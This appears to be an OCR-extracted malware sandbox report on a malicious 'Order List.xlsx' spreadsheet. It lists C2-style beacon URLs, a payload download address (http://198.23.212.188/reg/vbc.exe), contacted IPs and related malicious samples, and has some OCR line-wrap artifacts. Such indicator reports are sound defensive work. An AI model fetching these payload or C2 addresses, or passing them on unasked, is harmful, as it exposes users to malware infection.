www.the-trinity-project.com	185.119.173.57	true	true		unknown
www.tnicholson.design	65.254.250.119	true	false		unknown
www.natcandy.com	unknown	unknown	true		unknown
www.nanox.ltd	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.alloutdoorspeaker.com	unknown	unknown	true		unknown
www.teelinkz.com	unknown	unknown	true		unknown
www.heritagediscovery.info	unknown	unknown	true		unknown
www.crimson.school	unknown	unknown	true		unknown
www.californiapropiedades.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.teelinkz.com/o56q/?sFNp=jpX0Lfi0J&mL0=kNK7qyUu0ssORWb2BQjm/XfEOCgL/rCBvS1q+B2CMQED5QxzM1Z/xIceLMT4/tikHS2Lng==	true	• Avira URL Cloud: safe	unknown
http://www.natcandy.com/o56q/?sFNp=jpX0Lfi0J&mL0=txyYMtCM76zgLKXk1qYYn+5SCVWoTymC4Fy9/8gvc5WTXTsch9hYV+sG2t1iNylweztP4w==	true	• Avira URL Cloud: safe	unknown
http://198.23.212.188/reg/vbc.exe	true	• Avira URL Cloud: malware	unknown
http://www.alloutdoorspeaker.com/o56q/?mL0=FKXiaoKe3bemDRIUugzxxbPTRBaZLZeqFtxjN0B1OdNP6J3XvAf3eeDn7VbbZMxcUak0EA==&sFNp=jpX0Lfi0J	true	• Avira URL Cloud: safe	unknown
http://www.pornfilm3d.com/o56q/?sFNp=jpX0Lfi0J&mL0=B+oguf8ZoLV3WGdfJzBRzAgDmcX+4hJ8FJ+I0/mWlmQn56ZLUkNDQwA/Y9AdAB6o/3r8rA==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000006.00000000.2145875175.0000000004B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.00000000.2159648590.000000000A3E9000.00000008.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2159393395.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000007.0000000 2.2347518295.0000000001FB0000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 2.2347379246.0000000000260000. 00000004.00000020.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2159393395.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	explorer.exe, 00000006.0000000 0.2144980691.0000000003C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2347518295.000 0000001FB0000.00000002.0000000 1.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2159648590.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
137.59.52.234	unknown	India		133694	EMAXGLOBAL-ASEMAXGLOBALMEDIAPVTLTDIN	true
67.227.214.78	unknown	United States		32244	LIQUIDWEBUS	true
198.23.212.188	unknown	United States		36352	AS-COLOCROSSINGUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
104.24.122.89	unknown	United States		13335	CLOUDFLARENETUS	true
185.119.173.57	unknown	United Kingdom		198047	UKWEB-EQXGB	true
198.54.117.216	unknown	United States		22612	NAMECHEAP-NETUS	false

Private

IP
192.168.2.255

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321137
Start date:	20.11.2020
Start time:	12:04:08
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 23s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order List.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/6@10/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 42.2% (good quality ratio 40%) • Quality average: 75.5% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:04:59	API Interceptor	60x Sleep call for process: EQNEDT32.EXE modified
12:05:01	API Interceptor	28x Sleep call for process: vbc.exe modified
12:05:04	API Interceptor	34x Sleep call for process: RegAsm.exe modified
12:05:20	API Interceptor	219x Sleep call for process: rundll32.exe modified
12:05:45	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.searchnehomes.com/igqu/?7nExDDz=HPW2WyZF3+vAEuPCsfs94a0V0pGSpSCTGdq4luVMg5IcQk4WROkoYp4gl4PZZku0mN/660XITQ==&znedzJ=zZ08lr
	invoice.exe	Get hash	malicious	Browse	• www.laborexchanges.com/saf0/?UnSpxn_=BtLohM+uB3q4k/LlKf4h6h9jKhMOWhQYAUT20pwPFuxXeQimTiRkUGHppPy1CbtFE5UV&nHux40=pRmTZBcPIFQHkvP0
	TR-D45.pdf.exe	Get hash	malicious	Browse	• www.gcvinternational.com/gnu/?bly=TVIpcz004Rkd&X2MxIjJP=i4YBL42YhvK+usDHzss6Tj24XYATFEIvS7y0nzG29ZgEeNh3uLyKqQDd2VWk30ZHQtTi
	86dXpRWnFG.exe	Get hash	malicious	Browse	• www.powderedsilk.com/ogg/?FdtP=yL0l42d8z4u&JfspOLvH=fOCM8bU6nldV/iwSncfaF5Bzy/lGPGgo/g5DGIZRlu3EMk3UROnm6TGL4YPAlMSLjacD
	LIST OF PRODUCTS NEEDED.exe	Get hash	malicious	Browse	• www.present-motherhood.com/pna/?oXN=7nbLudZHS&wP9=pAJh36KDGKuozQ+wlnL4iaUZacIoIbb12l26NWSsGNXaprJ2jX+VR1VHCYeoOV3CYcpo
	Order specs19.11.20.exe	Get hash	malicious	Browse	• www.overstockalpine.com/nwrr/?cj=Nc1MB4yErYgRagn/HzK3hScSsYEBegMtx+kEQv9TefYD7E7OGiE02SCDOI6eM3Hv09tUJ3eV9Q==&Rxo=L6hH4NIhfjzT

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Okwt8fW5KH.exe	Get hash	malicious	Browse	• www.mybrefbox.com/sdk/?AP=KzrxE&kzut2Pv=ieC5SQ4WTCMGwLwKeHkkTkUTO60lnbNinIRTqFa5Tgq0ajZ12E69OSpNqOiQRcX/surf
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.onlineshoppingisbest.com/igqu/?YnztXrjp=cAw+48JGWTFWiF+zD75YoKcSRGv0/cbX2CyjAL3BYh15xmcIYagPiXPUr4/0BC838prH&sBZxwb=FxlXFP2PHdiD2
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• www.brilliance-automation.com/gyo3/?Ez=XAbIWkmCD7FprhBGM/1VWQtkWKjPoo+hixDnJGBEsGUo9CkrVpkcDmC1vi0ujf808Qfd1id09g==&lhud=TjfdU2S
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.rockinglifefromhome.com/igqu/?afo=42cTP78OQQp4lToQAaTApkvzdS7tu3b97V7Z9hUZNPZ7GHRvcEVBBFWfORGuicEzVgEw0Hp6jQ==&DHU4SX=gbT8543hIhm
	MV.KMTC JEBEL ALI_pdf.exe	Get hash	malicious	Browse	• www.mereziboutique.com/y9z/?uFQl=hX/JgwGUf2blPgyiHp8pkr0UcN4JhiEs10p3+69z9DK69Gln3SJoRK9DZHZ4ze7gp3+f&CTvp=fv10_lYhrxJtW6
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• www.homewellliving.com/nt8e/?7nwltvxh=y2sdQ9Xb5ECC4UyPumlTTMs33wxYtaLvB/dO1hyuc+aLkGir7cEA1isigJn19hEFQwDS&org=3foxnfCXOnIhKD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	23692 ANRITSU PROBE po 29288.exe	Get hash	malicious	Browse	• www.funeralfermentarium.com/9d1o/?lvH8U=Wears+l1XvB+Lmut0rGzY9wAFTAHH41k5OVIheQSGxmq0oO+QWZXKPOXziEsAnWJSQrEFn+Exw==&E6A=8pDxC4
	PO0119-1620 LQSB 0320 Siemens.exe	Get hash	malicious	Browse	• www.guillermoastiazaran.com/sppe/?DnadT=x+bcW4Gq4Sa+8Fw3ruRe02HfSBDGbo9y1yLk6wxlyT1lxw5Q+sxUrgb1tDfRR28VG68C&DxlLi=2dmX
	KYC_DOC_.EXE	Get hash	malicious	Browse	• www.packorganically.com/bw82/?CXrL=77CCBBr2/49gWL5yauZnKqdCED7z+VtJXat/kGRZ6Qnjpe6WQ1Ax9xdsmUB8H+4disGx&llvxw=fTAlUHeHDVNhYV
	PO0119-1620 LQSB 0320 Siemens.exe	Get hash	malicious	Browse	• www.bullwingsgt.com/sppe/?00D=NB3Dd/vOM6aQ3m0lcddBYOe/MXAC8Z/KQ2ZGmCsq6hDofgl0Po6pPua8TNWmH6LR2TRn&w48H=qBZ83x7XYlyP0lo0
	ant.exe	Get hash	malicious	Browse	• www.spidermenroofsupport.com/94sb/?8pMt5xHX=C9biJKOafB1QzsexO7xJmKpRIYJMQj6VpKItH4wgGF+KF++s1hKyu2EaSVFJqiHWuFvG&GzrT=Wb1LdRq8x
	PROOF OF PAYMENT.exe	Get hash	malicious	Browse	• www.prideaffiliate.com/mua8/?w48t=0pY022lXUBwLfpfP&nflpdH=Vm4JrPClk0aQj+jhcdONVb3zc5GtcUOmsZyrOc+k5NW+jXUcqcFsSwfT9cazrXQd7qcZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DEBIT NOTE DB-1130.exe	Get hash	malicious	Browse	• www.knotgardenlifestylings.com/ihm3/?sBZ4lrK=PS39z8PEw7TzfNOCiLKd1OXoS8/GfzxzB5O+ulo0NmPTjwXimFWvt/sJkvH86VVEya1bUCOS1g==&FPcT7b=djCDfFRXOP7H
	POSH XANADU Order-SP-20-V241e.xlsx	Get hash	malicious	Browse	• www.desk-freely.com/dtn/?lb=tWjSWtdhKEbcvZcDY2Isxp7DhwPqmKrgqV2LL8a+7y46vKpMTXTGiWVbDe2Qat9zzYwG/g==&8ptdvJ=KT0pXTAPFjE0
198.54.117.216	yo0PRvEkB3.rtf	Get hash	malicious	Browse	• www.accumulationzone.com/vdi/?7nU4ar=lL38qvu&AZ=BsXUYqk3o8AHFEboYOJgpE+yYQ3CYJdxYy9EeRWdJPFMGrUWEzMxtWp3DSWKeQQf/aYbzA==
	Shipment Approval.exe	Get hash	malicious	Browse	• www.acmeleostudio.xyz/nko/?Hp=V48hup_H&u4=SvIAo9R4aT2FNufLZDWUS70/j9BjGvU5C+RLXElmjEOG1m6VHpdRAe63PPw1OBVsZxfU
	uzfarXtN18.exe	Get hash	malicious	Browse	• www.sheetmatters.com/hx303/
	SKA201019.exe	Get hash	malicious	Browse	• www.adwhitenc.com/t4vo/?aV8=bCoh3yI1mQArDOAcU1sHzv9xr72CvBgm/TKZTqU1aClar/AcK91wi5ywzTn3+Wk78m5+&Qzr=Lf542Dh85VTP
	Editing Remittance copy.exe	Get hash	malicious	Browse	• www.pomp.coffee/u2e/?BzutV2=3fdHYBNp00JtVX&l6uheLZ0=3/wfS+uPD3FA00y1RkRqzlG6VzJLnSw3168JR3AQRgtlqw2lJnSD2rXmXd6QExESMEsV
	http://pohxoybi.whatisartdetroit.com	Get hash	malicious	Browse	• www.twittercounter.com/embed/coinsblog/ffffff/111111?from=@

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	confirm2020.exe	Get hash	malicious	Browse	• www.idreferensi.com/3iw/?iByPnp=srZdKUmHFw6G8lOpcM3JzC3G9KDa3GI6NKeJx4CM9p254xohiAKtaeX3UYFmIgPqSJs0&NVBl0b=ZL0xq2jX4T8
	REQUEST FOR QUOTATION_xls.exe	Get hash	malicious	Browse	• www.throughout.us/njo/?qFNhA4AP=ZzUh+xQbAxq36c4aB0UNZINfZ70EX6BBs2kL/3wGiezlZYNC/lm6ocwMYMcS/WdkSy09&uN9hL=ejIT_vnHFPK4Nj
	PO Data2.exe	Get hash	malicious	Browse	• www.cannachocolata.com/m5gz/
	Resume John Doe.doc	Get hash	malicious	Browse	• www.superevilc2domain.com/news.php
	7INV_P-130828-01.exe	Get hash	malicious	Browse	• www.supermelon.win/ba/?3f-8Il=LeLKNLmQnBqOSPPXO9VG4Wc1sPf4J6Pl1nzuaGRziq9/8F+5xJ+YclgzXD5x9C61sxUMJu92wnazbjus&6l=5jp4V4nxgVE4c
	15DHL Shipmen.exe	Get hash	malicious	Browse	• www.smartgun.tech/hx344/
	62SIGNED_SALES_CONTRACT-PDF.exe	Get hash	malicious	Browse	• www.vnbrsteloser.review/sh9/
